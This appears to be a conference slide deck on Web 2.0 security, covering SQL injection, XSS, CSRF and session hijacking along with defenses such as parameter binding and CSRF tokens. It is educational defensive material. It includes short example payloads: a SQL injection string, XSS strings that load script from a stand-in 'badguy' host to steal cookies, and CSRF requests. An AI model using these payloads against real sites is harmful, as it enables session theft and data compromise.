- **about:config**
- **.init**
  - about:me
  - about:presentation
- **Web 2.0**
  - User View
  - Technical View
    - Simple Overview Picture
    - Complex Overview Picture
  - Main Problems
    - Statistics I
    - Statistics II
- **.next**
- **Targets Of Attack**
  - Targets
  - Methods
  - Kinds Of Session Hijacking
- **SQL Injection**
  - Introduction
  - Examples
  - SQL Injection Picture
  - Analysis
    - SQL Escaping
    - SQL Escaping #2
    - SQL Parameter Binding
- **XSS**
  - Introduction
  - What Can It Do?
  - Main Problem
  - Types Of XSS
  - Components Involved In XSS
  - Reflected XSS
    - Picture Reflected XSS
    - Analysis
  - (Server Side) Stored XSS
    - Picture Server Side Stored XSS
  - (Local) DOM XSS
    - Example
    - Picture local DOM XSS
- **CSRF**
  - Introduction
  - Example
  - Picture CSRF Session Riding
  - Analysis
- **Complex Example**
  - Hijack Via DNS + XSS
  - Picture DNS+XSS Combo
  - Cookie Policy
  - Analysis
  - Variant
  - Components
- **.next**
- **Misplaced Trust**
  - 3rd Party Script
    - Picture Trust 3rd Party Script
    - Analysis
  - Misplaced Trust In Middleware
  - Misplaced Trust In Server-Local Data
    - Picture Local Scripts

- Analysis
- Same Origin Policy
- Frame Policy

**UI Redressing**

- Introduction
- Clickjacking
  - Picture Clickjacking
  - Analysis

**BREAK**

**.next**

**Summary of Defense Strategies**

- "Best Effort" vs. "Best Security"

**Protection against Hijacking**

- Session Theft
- Riding, Fixation, Prediction
- Separate by Trust

**Validation**

- Why
- Input Validation at Server
  - Check Origin and Target of Request
  - Validation of Form Fields
  - Validation of File Upload
- Validation Before Forwarding
- Validation of Server Output
- Validation of Target in Client
  - Validation of Origin in Client
- Validation of Input in Client

**Normalization**

- What's That?
- Normalizing HTML
- Normalizing XHTML
- Normalizing Image, Audio, Video
  - Normalizing PDF
  - Normalizing Word..
  - Normalizing Other Media

**Escaping and Encoding**

- What's That?
- Contextspecific Escaping
- HTML Context - Text
- HTML Context - Attributes
- HTML Context - areas
- XHTML Context
- CSS Context
- Javascript Context
- URL Context

**Content-type**

- What's that?
- Content-type - HTTP Response
- Content-type - HTTP Request
- Dual Content Types
  - Workarounds

**Charsets**

- What's That?
- Charset Unicode
- Charsets - HTTP Response
- Charsets - HTTP Request
- Dual Charset
- Places for Charset

**BREAK**

**.next**

**Authorization Theft**

## .init

Web 2.0 Security
Steffen Ullrich, GeNUA mbH

## about:me

- Perl developer since 1996
  - author of Net::SIP, Net::Inspect, Mail::SPF::Iterator...
  - maintainer of IO::Socket::SSL
- doing security since 2001 at GeNUA mbH
  - developing application level gateways
  - since 07/2011 research project Web 2.0 security with various universities
- no major web development since 2001

## about:presentation

- Web 2.0 Security
  - what is Web 2.0
  - architecture
  - attack vectors
  - defense
- lots of information in short time
- please interrupt if you have questions

## Web 2.0

What's this "Web 2.0" thing anyway?


## User View

- multimedia
- interactive
- user content
- social
- cloud


## Technical View

- client
  - display content, user interaction
  - html, script, css, flash, plugins, audio, video..
- server:
  - provide content
  - store user data
  - aggregate external data
  - webserver, database
- connected with sessions via cookies
- middleware: ISP, CDN, DNS

## Simple Overview Picture




## Complex Overview Picture



## Main Problems

- lots of components, interacting in complex ways
  - insufficient understanding
  - misplaced trust
- problematic design of specifications
  - complex
  - incomplete, ambivalent
  - no two implemenations behave the same
- implementation contrary to specification

## Statistics I

- Web Hacking Incidence Database WHID 2010
- top attack methods
  - 19% SQL Injection
  - 19% DOS
  - 9% XSS
- top weakness:
  - 21% improper input handling
  - 12% improper output handling
  - 25% insufficient anti-automation
  - 20% insufficent authentication/authorization

## Statistics II

- top outcome
  - 19% information leakage
  - 18% downtime
  - 17% defacement
  - 14% planting of malware
  - 10% monetary loss
  - 6% disinformation

## .next

- real world examples
- show how components interact
- how this can be exploited
- how one can defend
- but that defense can be complex

- first buzz words: SQL injection, XSS, CSRF
- followed by more attacks
- after a break ways of defense
- some more attacks
- look into past and future

## Targets Of Attack

Targets and Methods of the Attacker

## Targets

- information theft
- identity theft and abuse
- denial of service
- abuse of resources

## Methods

- attack server directly
  - SQL injection
  - local exploits
  - ...
- hijacking (authorized) sessions
  - session: connection between client and server
    - user specific
    - maybe authorized
    - implemented with session id stored in cookie, form field, URL parameter
  - hijacking: abuse of session by attacker

## Kinds Of Session Hijacking

- abuse session inside original client:
  - session riding
- abuse it inside another client
  - session theft: steal session id
  - session fixation: provide session id oneself and make victim use it
  - session prediction: guess session id

## SQL Injection

SQL Injection


## Introduction

- SANS Top#1 Most Dangerous Software Error 2011
- 2011/2012:
  - Anonymous/Lulzsec vs. Sony, GEMA, HBGary, NATO, Apple, ...
  - Drupal, Wordpress, Joomla, Mambo...
- interacting components:
  - webserver, sql database
  - rouge client

## Examples

- `http://server/get?id=42`
- `select * from table where id=$id;`
- `http://server/get?id=42%20or%201=1`
- `select * from table where id=42 or 1=1;`

## SQL Injection Picture




## Analysis

- misplaced trust into input
- impact:
  - data theft and manipulation
  - authentication bypass
  - DOS
  - ...
- defense:
  - validation
  - escaping or parameter binding

## SQL Escaping

- multitude of escaping rules in SQL
- standard SQL:
  - `'string'`
  - doubling single quote `'foo''bar'`
  - ignoring new line `'foo\nbar' -> 'foobar'`
  - `-- comment`
- MySQL:
  - `'string'` oder `"string"`
  - `'foo\'bar'`
  - `'foo|'bar' escape '|'`

## SQL Escaping #2

- PostgreSQL:
  - `E'foo\047bar'`
  - `E'foo\'bar'`
  - `$abc$foo'bar$abc$`, `$$foo'bar$$`
  - `B'bit'`, `X'hex'`
  - /* comment */
- Oracle:
  - `'foo\'bar'`

    - `'{foo'bar}'`
- ... ?

## SQL Parameter Binding

- looks like escaping isn't trivial
    - multitude of escaping rules
    - high chance to break out
- alternative: parameter binding
    - MySQL: `select * from T where F=?`
    - Oracle: `?`, DBD::Oracle: `?,:name`
    - PostgreSQL: `?,$1` DBD::Pg: `?,$1,:name`
- always prefer parameter binding to escaping!

## XSS

XSS

## Introduction

- XSS - Cross Site Scripting
- yet another injection
    - SQL injection - change SQL statement
    - XSS injection - change/insert javascript
    - XXX Injection - change program flow
- SANS Top#4 Most Dangerous Software Error 2011
    - after SQL injection, OS command injection and buffer overflow
- misnamed: just Script Injection, no need to cross sites

## What Can It Do?

- full access to DOM
- load more scripts
- session theft, like forwarding session cookie
- session riding
- data theft (passwords, hidden form fields...)
- data manipulation, like...
    - change payment details in online banking
    - but show original data for verification
- browser rootkit


## Main Problem

- execution of script in HTML
    - can be done in almost any place
    - from any sources
- this is a design problem
- defense by limiting places and sources
    - using Content-Security-Policy (CSP)
    - details later

## Types Of XSS

- Stored XSS: somewhere bad script is stored
  - server: database, file system..
  - 3rd party server (ads, tracking...)
  - middlware: proxy, ISP...
  - client: cookie, cache, localStorage...
- Reflected XSS: server reflects script from URL or form field
- DOM XSS: manipulation of DOM inside client causes script injection
- lots of different vectors and involved components

## Components Involved In XSS





## Reflected XSS

- server creates HTML with script from URL or form field

- server: `<input name=n value="$_POST[n]">`
- `n="><script%20src=http://badguy/attack.js>`
- `<input name=n value=""><script src=http://badguy/attack.js>`
- attack.js:
  - session riding
  - or session theft by forwarding document.cookie

- variants
  - `"><img%20src=x%20onerror="javascript...">`
  - `"%20onfocus="...`

## Picture Reflected XSS





**Analysis**

- insufficient validation of input and output in server
  - misplaced trust in request data
  - defense: validation, normalization, escaping in server (details later)
- likely to overlook: error pages, debug info
  - "$URL not found", "wrong $value"
  - `<!--- $stacktrace --->`

**(Server Side) Stored XSS**

- database, file system.. contain compromised data
  - via SQL injection, file uploads, web mail...
- misplaced trust in storage leads to delivery of compromised data
- defense: validation, normalization and escaping of content before delivery

**Picture Server Side Stored XSS**





## (Local) DOM XSS

- DOM gets manipulated from local script
- misplaced trust in data outside control of script lead script injection
- no server needed
- defense: check what you trust, validate, escape

## Example

- `document.write('<input type=hidden name=h value="' + location.href + '">')`
- URL `http://host/...#"><img%20src=x%20onerror="..."`
- `<input type=hidden name=h value=""><img src=x onerror="..."`
- variant using document.referrer

## Picture local DOM XSS




## CSRF

CSRF


### Introduction

- CSRF - Cross Site Request Forgery
- SANS Top#12 Most Dangerous Software Error 2011
- type of session riding: active session in browser gets abused
- interacting components:
  - web server containing active session with client
  - cookie store at client side

### Example

- in http:// attacker/foo.html
  - `http://server/doit`
  - cookie for server gets transferred by design
- variants:
  - `<form action=http://server/doit`
  - `<img src=http://server/doit`

### Picture CSRF Session Riding




## Analysis

- cookie for server gets transferred, even if origin of URL/form is not inside session
  - design problem: global cookie store per browser/profile
  - limits also multiple logins to same side inside same profile
- workarounds:
  - check Origin or Refer headers, reject if no such header is given
  - secret token, related to session
    - commonly known as "CSRF token" although defense for other session riding too

